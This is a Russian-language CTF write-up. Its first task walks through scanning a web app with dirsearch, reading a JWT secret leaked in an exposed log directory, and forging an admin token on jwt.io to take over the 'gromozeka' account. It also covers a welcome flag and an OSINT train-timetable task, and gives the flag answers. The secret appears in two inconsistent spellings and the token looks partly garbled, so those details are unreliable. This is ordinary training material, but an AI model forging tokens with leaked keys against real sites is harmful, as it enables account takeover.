Громозека сделал свою стену связи для экспедиции и оставил ключ у себя в профиле. Но вот не задача, но забыл пароль от аккаунта.

Помогите ему получить доступ к аккаунту и заполучите ключ!

Решение:

Из задания следует, что нам надо получить доступ к аккаунту `gromozeka`. Зарегистрируемся и посмотрим какой функционал у нас есть. Но нам ничего не

доступно. Попробуем посканировать директории на сайте. Я воспользуюсь `dirsearch` со стандартным словарём.

```
[20:15:13] Starting:
[20:15:29] 200 - 2KB - /login
[20:15:29] 307 - 0B - /login/ -> http://localhost/login
[20:15:29] 303 - 0B - /logout -> /
[20:15:29] 307 - 0B - /logout/ -> http://localhost/logout
[20:15:29] 404 - 555B - /logs/access_log
[20:15:29] 404 - 555B - /logs/access_log
[20:15:29] 200 - 260B - /logs/
[20:15:29] 404 - 555B - /logs/errors.log
[20:15:29] 404 - 555B - /logs/error.log
[20:15:29] 404 - 555B - /logs/error_log
[20:15:29] 404 - 555B - /logs/proxy_error.log
[20:15:29] 404 - 555B - /logs/wsadmin.traceout
[20:15:29] 404 - 555B - /logs/proxy_access_ssl_log
[20:15:29] 404 - 555B - /logs/www-error.log
[20:15:29] 404 - 555B - /logs/liferay.log
[20:15:29] 404 - 555B - /logs/mail.log
[20:15:33] 303 - 0B - /profile -> /login
[20:15:34] 200 - 2KB - /register
[20:15:36] 307 - 0B - /static -> http://localhost/static/
```

Task Completed

У нас нашлась директория `logs/`, а в ней файл логов `system.log`. Просматривая логи натываемся на утёкший JWT ключ.

```
core.scheduler Rotating wall buffer... OK 2025-12-01 10:45:52 DEBUG wall.cache Snapshot size 2013 bytes
2025-12-01 10:45:52 WARN monitor.integrity Checksums drifted by 0.01% 2025-12-01 10:50:53 ERROR
wall.export Failed to upload backup chunk #412 2025-12-01 10:50:53 ERROR wall.export Reason: JWT secret mismatch; expected
HS256,
using MEDUSA_WALL_SECRET_KEY_3n983hn93hn19 2025-12-01 10:50:53 INFO
comm.link Checking uplink latency: 33ms 2025-12-01 10:55:54 INFO
core.scheduler Rotating wall buffer... OK 2025-12-01 10:55:54 DEBUG wall.cache Snapshot size 2062 bytes
```

Мы можем подписывать куки, воспользуемся сервисом jwt.io. Поменяем `sub` на `gromozeka`, а `role` на `admin`.

JWT Decoder JWT Encoder

Fill in the fields below to generate a signed JWT.

HEADER: ALGORITHM & TOKEN TYPE

Valid header

```
{
  "alg": "HS256",
  "typ": "JWT"
}
```

PAYLOAD: DATA

Valid payload

```
{
  "sub": "gromozeka",
  "role": "admin",
  "exp": 1705842541
}
```

SIGN JWT: SECRET

Valid secret

MEDUSA_WALL_SECRET_KEY_3n983hm93hn19

Encoding Format

UTF-8


Generate example

JSON WEB TOKEN

COPY

```
eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJzdWIiOiJncm9tb3plaz2iLCJyb2xiIjoiaWVhbnRtaWILC3leMAioje3NjUmNDIjIDF9.q2Hwq_ggr8At8dwt2sdwv_R-93fPp19hec74krvEyF0
```

Меняем нашу куку на куку админа, заходим в профиль и забираем флаг.



Ответ: CTF{9roMO23k4_FoR9O7_d1S48l3_Lo9S_D1R_SZ9u25zSX}

9. Misc

9.1. На борт!

Балл: 10

Условие:

Добро пожаловать на борт! Вот ваш первый флаг: `CTF{Innopolis25flag}`

Решение:

Сдать флаг из условия

Ответ: CTF{Innopolis25flag}

9.2. Едем на космодром!

Балл: 10

Условие:

Наш специальный Агент "Т" уже выехал к космодрому и готовится ко взлёту. Кстати, во время поездки в Москву он делал фото по ходу движения поезда. Можешь ли ты узнать, на каком именно пригородном поезде он ехал? Нужен номер рейса / номер поезда

Решение:

Посмотреть метаданные картинок, и сопоставить эти даты время с названием станций в Яндекс.Расписании

7 декабря • Московское время

пл. Депо	14:03	1 мин	14:04	—
Лобня 1 путь	14:07	1 мин	14:08	3 мин
пл. Шереметьевская	14:12	1 мин	14:13	8 мин
пл. Хлебниково	14:14	1 мин	14:15	10 мин
пл. Водники	14:17	1 мин	14:18	13 мин
пл. Долгопрудная	14:20	1 мин	14:21	16 мин
пл. Новодачная	14:22	1 мин	14:23	18 мин
Марк	14:26	1 мин	14:27	22 мин

По таким временным интервалам есть только один поезд



Поезд 6213 Дмитров — Звенигород

Данный вариант расписания действует: ежедневно

7 дек. ВС

8 дек. ПН

9 дек. ВТ

10 дек. СР

11 дек. ЧТ

12 дек. ПТ

13 дек. СБ

Ответ: CTF{6213}